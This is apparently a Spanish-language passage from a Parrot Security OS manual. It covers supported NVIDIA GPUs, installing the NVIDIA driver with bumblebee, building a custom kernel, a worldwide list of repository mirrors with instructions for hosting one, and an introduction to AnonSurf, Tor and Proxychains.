GeForce 6150 [C51PV]
GeForce 6150 LE [C51]
GeForce 6150 SE [C61]
GeForce 6200 A-LE [NV44]
GeForce 6200 LE [NV44]
GeForce 6200 TurboCache [NV44]
GeForce 6200 SE TurboCache [NV44]
GeForce 6200 [NV43]
GeForce 6200 [NV44A]
GeForce 6250 [NV44]
GeForce 6500 [NV44]
GeForce 6600 [NV43]
GeForce 6600 GT [NV43]
GeForce 6600 LE [NV43]
GeForce 6600 VE [NV43]
GeForce 6610 XL [NV43]
GeForce 6700 XL [NV43]
GeForce 6800 [NV40]
GeForce 6800 [NV41]
GeForce 6800 GS [NV40]
GeForce 6800 GS [NV41]
GeForce 6800 GS [NV43]
GeForce 6800 GT
GeForce 6800 GT [NV40]
GeForce 6800 GTO [NV40]
```

GeForce 6800 LE [NV40]  
GeForce 6800 LE [NV41]  
GeForce 6800 Ultra [NV40]  
GeForce 6800 XE [NV40]  
GeForce 6800 XT [NV40]  
GeForce 6800 XT [NV41]  
GeForce 6800 XT [NV43]  
GeForce 7000M [C67]  
GeForce 7025 [C61]  
GeForce 7025 [C68]  
GeForce 7050 [C73]  
GeForce 7050 PV [C68]  
GeForce 7100 [C73]  
GeForce 7100 GS [NV44]  
GeForce 7150 [C73]  
GeForce 7150M [C67]  
GeForce 7200 GS [G72]  
GeForce 7300 GS [G72]  
GeForce 7300 GT [G73]  
GeForce 7300 LE [G72]  
GeForce 7300 SE [G72]  
GeForce 7350 LE [G72]  
GeForce 7500 LE [G72]  
GeForce 7550 LE [G72]  
GeForce 7600 GS [G73]  
GeForce 7600 GT [G73]  
GeForce 7600 LE [G73]  
GeForce 7650 GS [G73]  
GeForce 7800 GS [G70]  
GeForce 7800 GS [G71]  
GeForce 7800 GT [G70]  
GeForce 7800 GTX [G70]  
GeForce 7800 SLI [G70]  
GeForce 7900 GS [G71]  
GeForce 7900 GT [G71]  
GeForce 7900 GTO [G71]  
GeForce 7900 GTX [G71]  
GeForce 7900 GX2 [G71]  
GeForce 7950 GT [G71]  
GeForce 7950 GX2 [G71]  
GeForce Go 6100 [C51]  
GeForce Go 6150 [C51]

GeForce Go 6200 [NV44M]  
GeForce Go 6200 TE [NV43M]  
GeForce Go 6400 [NV44M]  
GeForce Go 6600 [NV43M]  
GeForce Go 6600 GT [NV43M]  
GeForce Go 6600 TE [NV43M]  
GeForce Go 6800 [NV41M]  
GeForce Go 6800 Ultra [NV41M]  
GeForce Go 7200 [G72M]  
GeForce Go 7300 [G72M]  
GeForce Go 7400 [G72M]  
GeForce Go 7600 [G73M]  
GeForce Go 7600 GT [G73M]  
GeForce Go 7700 [G73M]  
GeForce Go 7800 [G70M]  
GeForce Go 7800 GTX [G70M]  
GeForce Go 7900 GS [G71M]  
GeForce Go 7900 GTX [G71M]  
GeForce Go 7950 GTX [G71M]  
Quadro FX 350 [G72GL]  
Quadro FX 350M [G72GLM]  
Quadro FX 540 [NV43GL]  
Quadro FX 540M  
Quadro FX 550 [NV43GL]  
Quadro FX 560 [G73GL]  
Quadro FX 560M [G73GLM]  
Quadro FX 1400 [NV41GL]  
Quadro FX Go1400 [NV41GLM]  
Quadro FX 1500 [G71GL]  
Quadro FX 1500M [G71GLM]  
Quadro FX 2500M [G71GLM]  
Quadro FX 3400 [NV40GL]  
Quadro FX 3450 [NV41GL]  
Quadro FX 3500 [G71GL]  
Quadro FX 4000 [NV40GL]  
Quadro FX 4000 SDI [NV41GL]  
Quadro FX 4500 X2 [G71GL]  
Quadro FX 4500 [G70GL]  
Quadro FX 5500 [G71GL]  
Quadro NVS 110M [G72M]  
Quadro NVS 120M [G72M]  
Quadro NVS 210S [C51]

Quadro NVS 285 [NV44]  
Quadro NVS 440 [NV43]

nForce 400 [C61]  
nForce 405 [C61]  
nForce 420 [C61]  
nForce 430 [C61]  
nForce 610M [C67]  
nForce 610i [C73]  
nForce 620i [C73]  
nForce 630M [C67]  
nForce 630a [C61]  
nForce 630a [C68]  
nForce 630i [C73]

## INSTALACIÓN DEL CONTROLADOR NVIDIA EN PARROT SECURITY

Siga los siguientes pasos:


1. Abra un Terminal, Alt + t o simplemente use el menú y digite los siguientes comandos:

```
sudo apt-get update && sudo apt-get dist-upgrade
```

```
sudo apt-get install nvidia-driver bumblebee-nvidia
```

2. Editar archivo de .conf


```
sudo nano /etc/bumblebee/bumblebee.conf
```



```
Parrot Terminal
File Edit View Search Terminal Help
GNU nano 2.7.4 File: /etc/bumblebee/bumblebee.conf
Configuration file for Bumblebee. Values should **not** be put between quotes
# Server options. Any change made in this section will need a server restart
# to take effect.
[bumblebeed]
# The secondary Xorg server DISPLAY number
VirtualDisplay=:8
# Should the unused Xorg server be kept running? Set this to true if waiting
# for X to be ready is too long and don't need power management at all.
KeepUnusedXServer=false
# The name of the Bumblebee server group name (GID name)
ServerGroup=bumblebee
# Card power state at exit. Set to false if the card should be ON when Bumblebee
# server exits.
TurnCardOffAtExit=false
# The default behavior of '-f' option on optirun. If set to "true", '-f' will
# be ignored.
NoEcoModeOverride=false
# The Driver used by Bumblebee server. If this value is not set (or empty),
Read 71 lines
Get Help Write Out Where Is Cut Text Justify Cur Pos
Exit Read File Replace Uncut Text To Spell Go To Line
```



### 3. Driver = tiene que ser "Driver=nvidia"




```
GNU nano 2.7.4 File: /etc/bumblebee/bumblebee.conf
# The name of the Bumblebee server group name (GID name)
ServerGroup=bumblebee
# Card power state at exit. Set to false if the card should be ON when Bumblebee
# server exits.
TurnCardOffAtExit=false
# The default behavior of '-f' option on optirun. If set to "true", '-f' will
# be ignored.
NoEcoModeOverride=false
# The Driver used by Bumblebee server. If this value is not set (or empty),
# auto-detection is performed. The available drivers are nvidia and nouveau
# (See also the driver-specific sections below)
Driver=nvidia
# Directory with a dummy config file to pass as a -configdir to secondary X
XorgConfDir=/etc/bumblebee/xorg.conf.d
# Xorg binary to run
XorgBinary=/usr/lib/xorg/Xorg

## client options. Will take effect on the next optirun executed.
[optirun]

Get Help Write Out Where Is Cut Text Justify Cur Pos
Exit Read File Replace Uncut Text To Spell Go To Line
```

### 4. KernelDriver=nvidia-current



```
GNU nano 2.7.4 File: /etc/bumblebee/bumblebee.conf
AllowFallbackToIGC=false

# Driver-specific settings are grouped under [driver-NAME]. The sections are
# parsed if the Driver setting in [bumblebeed] is set to NAME (or if auto-
# detection resolves to NAME).
# PMMethod: method to use for saving power by disabling the nvidia card, valid
# values are: auto - automatically detect which PM method to use
#           bbswitch - new in BB 3, recommended if available
#           switcheroo - vga_switcheroo method, use at your own risk
#           none - disable PM completely
# https://github.com/Bumblebee-Project/Bumblebee/wiki/Comparison-of-PM-methods

## Section with nvidia driver specific options, only parsed if Driver=nvidia
[driver-nvidia]
# Module name to load, defaults to Driver if empty or unset
KernelDriver=nvidia-current
PMMethod=auto
# colon-separated path to the nvidia libraries

Get Help Write Out Where Is Cut Text Justify Cur Pos
Exit Read File Replace Uncut Text To Spell Go To Line
```

### 5. REINICIE

\* Compruebe la versión de instalación de Nvidia  
*optirun glxinfo | Grep OpenGL*

**¡Hecho!**

## Compilar un Kernel personalizado "Modo Debian"

### Instalando dependencias de compilación

Para trabajar con el kernel debianizado linux, necesita tener algunos paquetes de desarrollo. Los instalaremos con el siguiente comando:

```
sudo apt build-dep linux
```

Descargue el código de fuente del Kernel

Usted puede obtener el código fuente del kernel del loro desde diferentes lugares.

### INSTALAR CON APT

Ejecute "*sudo apt update*" para actualizar la lista de fuentes

Luego lance "*sudo apt install linux-source*" para descargar el código fuente del kernel en "/usr/src"

### FUENTE APT (Source)

edite "/etc/apt/sources.list.d/parrot.list" y asegurese de que el deb-src directive no este comentado (elimine el caracter "#" si esta presente)

Ejecute "*sudo apt update*" para actualizar la lista de fuentes

Lance "*apt source linux*" para descargar el código fuente del kernel linux desde nuestro repositorio

### GIT

Asegúrese de haber instalado git con "*sudo apt install git*"

Lance "*git clone https://github.com/parrotsec/linux-parrot.git*" para descargar el código fuente del kernel de Parrot en la carpeta actual



## Configurar el código fuente

Abra una ventana de terminal e ingrese a la fuente del kernel, luego ejecute:

```
make menuconfig
```

Este comando abrirá el editor de configuración, donde podrá ver los módulos disponibles, seleccionarlos o anular su selección, decidir si incluirlos como codificados en la imagen base o como módulos dinámicamente cargables, pudiendo cambiar además la configuración de la mayoría de ellos.

## Instalar hardware-info

Mediante la ejecución de:

```
sudo apt install hwinfo
```

para que pueda eliminar de forma segura el soporte para hardware que no va a utilizar en su máquina.

Esto hará que su kernel sea mas ligero y rápido.

Una vez hecho esto, puede guardar la configuración y continuar con el siguiente paso.

## Compilar los paquetes deb

Compile el kernel con el siguiente comando:

```
make clean  
make deb-pkg
```

## Instalar los nuevos paquetes del kernel

Una vez hecho esto, instale los paquetes resultantes con el siguiente comando:

```
sudo dpkg -i ../linux-{image,headers}*.deb
```

## LISTA DE ESPEJOS (Mirrors)

La siguiente es una lista de todos los espejos de nuestro repositorio  
Lista de fuentes

¿Cómo debería ser mi lista de fuentes?

/etc/apt/sources.list ==> Debería estar VACÍA

/etc/apt/sources.list.d/parrot.list ==> Debe tener el siguiente contenido:

```
deb http://deb.parrotsec.org/parrot stable main contrib non-free
#deb-src http://deb.parrotsec.org/parrot stable main contrib non-free
```

### NORTEAMÉRICA:

"Massachussetts"

SIPB MIT (Student Information Processing Board, Massachussetts Institute of Technology)

1 Gbps

<http://mirrors.mit.edu/parrot/>

repository setup (etc/apt/sources.list.d/parrot.list)

```
#stable repository
```

```
deb http://mirrors.mit.edu/parrot/ parrot main contrib non-free
```

```
#deb-src http://mirrors.mit.edu/parrot/ parrot main contrib non-free
```

"Virginia"

JMU (James Madison University)

1 Gbps

<http://mirror.jmu.edu/pub/parrot/>

repository setup (etc/apt/sources.list.d/parrot.list)

```
#stable repository
```

```
deb http://mirror.jmu.edu/pub/parrot/ parrot main contrib non-free
```

```
#deb-src http://mirror.jmu.edu/pub/parrot/ parrot main contrib non-free
```

"New York"  
Clarkson University  
1 Gbps  
<https://mirror.clarkson.edu/parrot/>

```
repository setup (etc/apt/sources.list.d/parrot.list)
#stable repository
deb https://mirror.clarkson.edu/parrot/ parrot main contrib non-free
#deb-src https://mirror.clarkson.edu/parrot/ parrot main contrib non-free
```

"California"  
Berkeley Open Computing Facility  
1 Gbps  
<https://mirrors.ocf.berkeley.edu/parrot/>

```
repository setup (etc/apt/sources.list.d/parrot.list)
#stable repository
deb https://mirrors.ocf.berkeley.edu/parrot/ parrot main contrib non-free
#deb-src https://mirrors.ocf.berkeley.edu/parrot/ parrot main contrib non-free
```

## SUDAMÉRICA

"Ecuador"  
RED CEDIA (National research and education center of Ecuador)  
100 Mbps  
<https://mirror.cedia.org.ec/parrot/>

```
repository setup (etc/apt/sources.list.d/parrot.list)
#stable repository
deb https://mirror.cedia.org.ec/parrot/ parrot main contrib non-free
#deb-src https://mirror.cedia.org.ec/parrot/ parrot main contrib non-free
```

"Ecuador"

UTA (Universidad Técnica de ambato)

100 Mbps

<https://mirror.uta.edu.ec/parrot/>

repository setup (etc/apt/sources.list.d/parrot.list)

#stable repository

deb <https://mirror.uta.edu.ec/parrot/parrot> main contrib non-free

#deb-src <https://mirror.uta.edu.ec/parrot/> parrot main contrib non-free

"Brasil"

University of Sao Paulo

1 Gbps

<http://sft.if.usp.br/parrot/>

repository setup (etc/apt/sources.list.d/parrot.list)

#stable repository

deb <http://sft.if.usp.br/parrot/> main contrib non-free

#deb-src <http://sft.if.usp.br/parrot/> parrot main contrib non-free

"Ecuador"

UEB (Universidad Estatal de Bolivar)

100 Mbps

<https://mirror.ueb.edu.ec/parrot/>

repository setup (etc/apt/sources.list.d/parrot.list)

#stable repository

deb <https://mirror.ueb.edu.ec/parrot/> parrot main contrib non-free

#deb-src <https://mirror.ueb.edu.ec/parrot/> parrot main contrib non-free

"Ecuador"

ESPOCH (Escuela Superior Politecnica de Chimborazo)

-----  
Este mirror ya no está disponible, pero queremos dedicar un agradecimiento especial a los mantenedores del mirror ESPOCH.

## EUROPA

"Italy"

GARR Consortium (Italian Research & Education Network)

10 Gbps

<https://ba.mirror.garr.it/mirrors/parrot/> (Master)

<https://ct.mirror.garr.it/mirrors/parrot/>

<https://na.mirror.garr.it/mirrors/parrot/>

<https://rm.mirror.garr.it/mirrors/parrot/>

<https://bo.mirror.garr.it/mirrors/parrot/>

<https://mi.mirror.garr.it/mirrors/parrot/>

repository setup (etc/apt/sources.list.d/parrot.list)

```
#stable repository
```

```
deb https://ba.mirror.garr.it/mirrors/parrot/ parrot main contrib non-free
```

```
#deb-src https://ba.mirror.garr.it/mirrors/parrot/ parrot main contrib non-free
```

"France"

Parrot Project

250 Mbps

<https://archive1.parrotsec.org/parrot/>

<https://parrot-euro.archive.parrotsec.org/parrot/>

repository setup (etc/apt/sources.list.d/parrot.list)

```
#stable repository
```

```
deb https://parrot-euro.archive.parrotsec.org/parrot/ parrot main contrib non-free
```

```
#deb-src https://parrot-euro.archive.parrotsec.org/parrot/ parrot main contrib non-free
```

"Germany"

RWTH-Aachen (Halifax students group)

20 Gbps

<https://ftp.halifax.rwth-aachen.de/parrotsec/>

repository setup (etc/apt/sources.list.d/parrot.list)

#stable repository

deb <https://ftp.halifax.rwth-aachen.de/parrotsec/> parrot main contrib non-free

#deb-src <https://ftp.halifax.rwth-aachen.de/parrotsec/> parrot main contrib non-free

"Netherland"

Nluug

10 Gbps

<https://ftp.nluug.nl/os/Linux/distr/parrot/>

repository setup (etc/apt/sources.list.d/parrot.list)

#stable repository

deb <https://ftp.nluug.nl/os/Linux/distr/parrot/> parrot main contrib non-free

#deb-src <https://ftp.nluug.nl/os/Linux/distr/parrot/> parrot main contrib non-free

"Poland"

Onet Datacenter

10 Gbps

<http://mirror.onet.pl/pub/mirrors/parrot/>

repository setup (etc/apt/sources.list.d/parrot.list)

#stable repository

deb <http://mirror.onet.pl/pub/mirrors/parrot/> parrot main contrib non-free

#deb-src <http://mirror.onet.pl/pub/mirrors/parrot/> parrot main contrib non-free

"Sweden"

ACC UMU (Academic Computer Club, Umea University)

20 Gbps

<https://ftp.acc.umu.se/mirror/parrotsec.org/parrot/>

repository setup (etc/apt/sources.list.d/parrot.list)

#stable repository

deb <https://ftp.acc.umu.se/mirror/parrotsec.org/parrot/> parrot main contrib non-free

#deb-src <https://ftp.acc.umu.se/mirror/parrotsec.org/parrot/> parrot main contrib non-free



## "Ireland"

Heanet (Ireland's National Research & Education Network)

10 Gbps

<https://ftp.heanet.ie/pub/parrotsec/>

repository setup (etc/apt/sources.list.d/parrot.list)

```
#stable repository
```

```
deb https://ftp.heanet.ie/pub/parrotsec/ parrot main contrib non-free
```

```
#deb-src https://ftp.heanet.ie/pub/parrotsec/ parrot main contrib non-free
```

## "Germany"

Esslingen (University of Applied Sciences)

10 Gbps

<https://ftp-stud.hs-esslingen.de/pub/Mirrors/archive.parrotsec.org/>

repository setup (etc/apt/sources.list.d/parrot.list)

```
#stable repository
```

```
deb https://ftp-stud.hs-esslingen.de/pub/Mirrors/archive.parrotsec.org/ parrot main contrib non-free
```

```
#deb-src https://ftp-stud.hs-esslingen.de/pub/Mirrors/archive.parrotsec.org/ parrot main contrib non-free
```

## "Greece"

UoC (University of Crete - Computer Center)

1 Gbps

<https://ftp.cc.uoc.gr/mirrors/linux/parrot/>

repository setup (etc/apt/sources.list.d/parrot.list)

```
#stable repository
```

```
deb https://ftp.cc.uoc.gr/mirrors/linux/parrot/ parrot main contrib non-free
```

```
#deb-src https://ftp.cc.uoc.gr/mirrors/linux/parrot/ parrot main contrib non-free
```

"France"

Babylon.network

10 Gbps

<https://fr.mirror.babylon.network/parrot/>

repository setup (etc/apt/sources.list.d/parrot.list)

#stable repository

deb <https://fr.mirror.babylon.network/parrot/> parrot main contrib non-free

#deb-src <https://fr.mirror.babylon.network/parrot/> parrot main contrib non-free

"Netherlands"

Babylon.network

10 Gbps

<https://nl.mirror.babylon.network/parrot/>

repository setup (etc/apt/sources.list.d/parrot.list)

#stable repository

deb <https://nl.mirror.babylon.network/parrot/> parrot main contrib non-free

#deb-src <https://nl.mirror.babylon.network/parrot/> parrot main contrib non-free

"Belgium"

Belnet (The Belgian National Research)

10 Gbps

<http://ftp.belnet.be/archive.parrotsec.org/>

repository setup (etc/apt/sources.list.d/parrot.list)

#stable repository

deb <http://ftp.belnet.be/archive.parrotsec.org/> parrot main contrib non-free

#deb-src <http://ftp.belnet.be/archive.parrotsec.org/> parrot main contrib non-free

"Spain"

Osluz (Oficina de software libre de la Universidad de Zaragoza)

1 Gbps

<http://matojo.unizar.es/parrot/>

repository setup (etc/apt/sources.list.d/parrot.list)

#stable repository

deb <http://matojo.unizar.es/parrot/> parrot main contrib non-free

#deb-src <http://matojo.unizar.es/parrot/> parrot main contrib non-free

"Portugal"

U.Porto (University of Porto)

1 Gbps

<https://mirrors.up.pt/parrot/>

repository setup (etc/apt/sources.list.d/parrot.list)

#stable repository

deb <https://mirrors.up.pt/parrot/> parrot main contrib non-free

#deb-src <https://mirrors.up.pt/parrot/> parrot main contrib non-free

"Denmark"

Dotsrc (Aalborg university)

10 Gbps

<https://mirrors.dotsrc.org/parrot-iso/> (ISO archive)

<https://mirrors.dotsrc.org/parrot-repo/> (Repository archive)

repository setup (etc/apt/sources.list.d/parrot.list)

#stable repository

deb <https://mirrors.dotsrc.org/parrot-repo/> parrot main contrib non-free

#deb-src <https://mirrors.dotsrc.org/parrot-repo/> parrot main contrib non-free

## ASIA

"Russia"

Yandex

1 Gbps

<https://mirror.yandex.ru/mirrors/parrot/>

repository setup (etc/apt/sources.list.d/parrot.list)

#stable repository

deb <https://mirror.yandex.ru/mirrors/parrot/> parrot main contrib non-free

#deb-src <https://mirror.yandex.ru/mirrors/parrot/> parrot main contrib non-free

"Bangladesh"

Amberit (formerly Dhakacom)

1 Gbps

<http://mirror.amberit.com.bd/parrotsec/>

repository setup (etc/apt/sources.list.d/parrot.list)

#stable repository

deb <http://mirror.amberit.com.bd/parrotsec/> parrot main contrib non-free

#deb-src <http://mirror.amberit.com.bd/parrotsec/> parrot main contrib non-free

"Taiwan"

NCHC (Free Software Lab)

20 Gbps

<http://free.nchc.org.tw/parrot/>

repository setup (etc/apt/sources.list.d/parrot.list)

#stable repository

deb <http://free.nchc.org.tw/parrot/> parrot main contrib non-free

#deb-src <http://free.nchc.org.tw/parrot/> parrot main contrib non-free

"Singapore"

0x

10 Gbps

<https://mirror.0x.sg/parrot/>

repository setup (etc/apt/sources.list.d/parrot.list)

#stable repository

deb <https://mirror.0x.sg/parrot/> parrot main contrib non-free

#deb-src <https://mirror.0x.sg/parrot/> parrot main contrib non-free

"China"

USTC (University of Science and Technology of China and USTCLUG) - Hefei University  
1 Gbps for CMCC  
1 Gbps for Cernet  
300 Mbps for ChinaNet  
<https://mirrors.ustc.edu.cn/parrot/>

repository setup (etc/apt/sources.list.d/parrot.list)

```
#stable repository
deb https://mirrors.ustc.edu.cn/parrot/ parrot main contrib non-free
#deb-src https://mirrors.ustc.edu.cn/parrot/ parrot main contrib non-free
```

"China"

TUNA (Tsinghua university of Beijing, TUNA association)  
2 Gbps  
<https://mirrors.tuna.tsinghua.edu.cn/parrot/>

repository setup (etc/apt/sources.list.d/parrot.list)

```
#stable repository
deb https://mirrors.tuna.tsinghua.edu.cn/parrot/ parrot main contrib non-free
#deb-src https://mirrors.tuna.tsinghua.edu.cn/parrot/ parrot main contrib non-free
```

## MEDIO ORIENTE

"Iran"

ASIS  
1 Gbps  
<http://parrot.asis.io/>

repository setup (etc/apt/sources.list.d/parrot.list)

```
#stable repository
deb http://parrot.asis.io/ parrot main contrib non-free
#deb-src http://parrot.asis.io/ parrot main contrib non-free
```

## OCEANIA

"New Caledonia"

Lagoon

1 Gbps

<http://mirror.lagoon.nc/pub/parrot/>

repository setup (etc/apt/sources.list.d/parrot.list)

```
#stable repository
```

```
deb http://mirror.lagoon.nc/pub/parrot/ parrot main contrib non-free
```

```
#deb-src http://mirror.lagoon.nc/pub/parrot/ parrot main contrib non-free
```

"Thailand"

KKU (Khon Kaen University)

1 Gbps

<https://mirror.kku.ac.th/parrot/>

repository setup (etc/apt/sources.list.d/parrot.list)

```
#stable repository
```

```
deb https://mirror.kku.ac.th/parrot/ parrot main contrib non-free
```

```
#deb-src https://mirror.kku.ac.th/parrot/ parrot main contrib non-free
```

"Indonesia"

Datautama (PT. Data Utama Dinamika)

1 Gbps

<http://kartolo.sby.datautama.net.id/parrot/>

repository setup (etc/apt/sources.list.d/parrot.list)

```
#stable repository
```

```
deb http://kartolo.sby.datautama.net.id/parrot/ parrot main contrib non-free
```

```
#deb-src http://kartolo.sby.datautama.net.id/parrot/ parrot main contrib non-free
```



## ÁFRICA

Aptus - Tanzania  
descontinuado

### 2.- "HAGA SU PROPIO ESPEJO (MIRROR)"

Puede configurar un Parrot mirror utilizando rsync

Configure el servidor web que prefiera (como por ejemplo Apache) para ajustarse a sus propias necesidades.

De forma predeterminada, Apache hace que la carpeta /var/www/html esté públicamente disponible a través de su dirección IP, pero puede personalizarla como usted lo desee.

El comando siguiente descarga el repositorio Parrot en el directorio / var / www / html / parrot

Cambiar el parámetro final para descargarlo en una carpeta personalizada

### 3.- ELIJA EL SERVIDOR MAESTRO

Tenemos 2 servidores principales que ofrecen archivos oficiales de rsync:

EUROPA:

archive1.parrotsec.org

AMÉRICA DEL NORTE:

archive2.parrotsec.org

notahive.parrotsec.org resuelve al azar al archive1 y al archive2

### 4.- DESCARGUE EL MIRROR DE PARROT

Nota: si desea alojar todo el archivo alojado en nuestro

Servidores (reflejando todo el directorio archive.parrotsec.org)

Use el siguiente código

```
rsync -az --delete rsync://archive.parrotsec.org:/parrot /var/www/html/parrot
```

## 5.- DESCARGAR SÓLO EL ARCHIVO ISO

Nota: si desea alojar las imágenes ISO SOLAMENTE  
Use el siguiente código:

```
rsync -az --delete rsync://archive.parrotsec.org:/parrot-iso /var/www/html/parrot
```

## 6.- CONFIGURAR UN CRONJOB

Una vez que hayas probado cómo funciona el espejo, entonces puedes proceder configurando un cronjob para volver a sincronizar el repositorio cuando lo desee, le sugerimos que sincronice una vez por hora, así que vamos a ver cómo configurar un horario cronjob.

Abra una ventana de terminal y escriba:

```
crontab -e
```

Luego agregue el comando para ejecutar

```
30 * * * * flock -xn /tmp/parrot-rsync.lock -c 'rsync -az --delete  
rsync://archive.parrotsec.org:/parrot /var/www/html/parrot'
```

Y guárdelo.

## 7.- AÑADIR EL MIRROR EN ESTA LISTA

Si está configurando un archivo personal, entonces es todo lo que necesita, pero si quiere hacerlo oficial envíenos un correo electrónico a [team@parrotsec.org](mailto:team@parrotsec.org)

## ANONSURF

### ¿Qué es AnonSurf?

Anonsurf es el modo anónimo de Parrot para forzar conexiones a través de TOR y/o la red i2p. El uso de Anonsurf tiene una interfaz gráfica y una Interfaz de CommandLine (CLI).

### ¿Qué es TOR?

Tor es un protocolo de cifrado SOCKS4 & SOCKS5.

Tor tunea todo el tráfico que atraviesa la red de usuarios anónimamente.

Tor oculta la ubicación del usuario y los datos de red de cualquier persona que supervise al usuario localmente y de forma remota.

Tor tiene varios casos de uso:

- Usado con en el navegador (torbrowser & iceweasel)
- Clientes IRC (hexchat)
- Mensajería instantánea (torchat, tor messenger.
- Servidores ocultos (Creación de sitios .onion)

### Detalles técnicos de TOR

El protocolo Tor funciona por:

Multiplexación múltiples "circuitos" a través de una única conexión TLS de nodo a nodo.

El tráfico Tor se encamina a través de 3 nodos de forma predeterminada: Guardia, relé y salida.

Para poder enrutar varios relés, Tor tiene algo llamado capacidad de multiplexación de flujo:

- Múltiples conexiones TCP pueden ser llevadas a través de un único circuito Tor.
- Cada nodo conoce solamente el emparejamiento de origen y destino para un circuito. No conoce todo el camino.

\*\* Tomado de la charla de Mike Perry en blackhat en 2007\*\*

## Anonimato GNU/Linux con Proxychains

Proxychains es un programa disponible solamente para GNU/Linux y Unix que nos permite crear cadenas de proxies, “ocultando” así nuestra IP pública real en todo tipo de conexiones (HTTP, FTP, SSH, etc...). Esto se traduce en que podemos navegar por Internet o realizar cualquier operación en la red de redes sin descubrir nuestra identidad real.


¿Cómo funciona esto? ¿Es realmente posible? ¿Podría ocultar mis pasos en Internet?

Para poder conocer la respuesta a estas preguntas es necesario tener una mínima noción de lo que es un proxy en la jerga informática.

### ¿Qué es un proxy?

Un proxy puede definirse como un ordenador o servidor en el cual está corriendo un servicio de proxy, es decir, un “programa” que permite a ese ordenador actuar de intermediario entre nuestro ordenador y el destino final. En este caso, Proxychains nos ofrece conectarnos a más de uno en cadena.

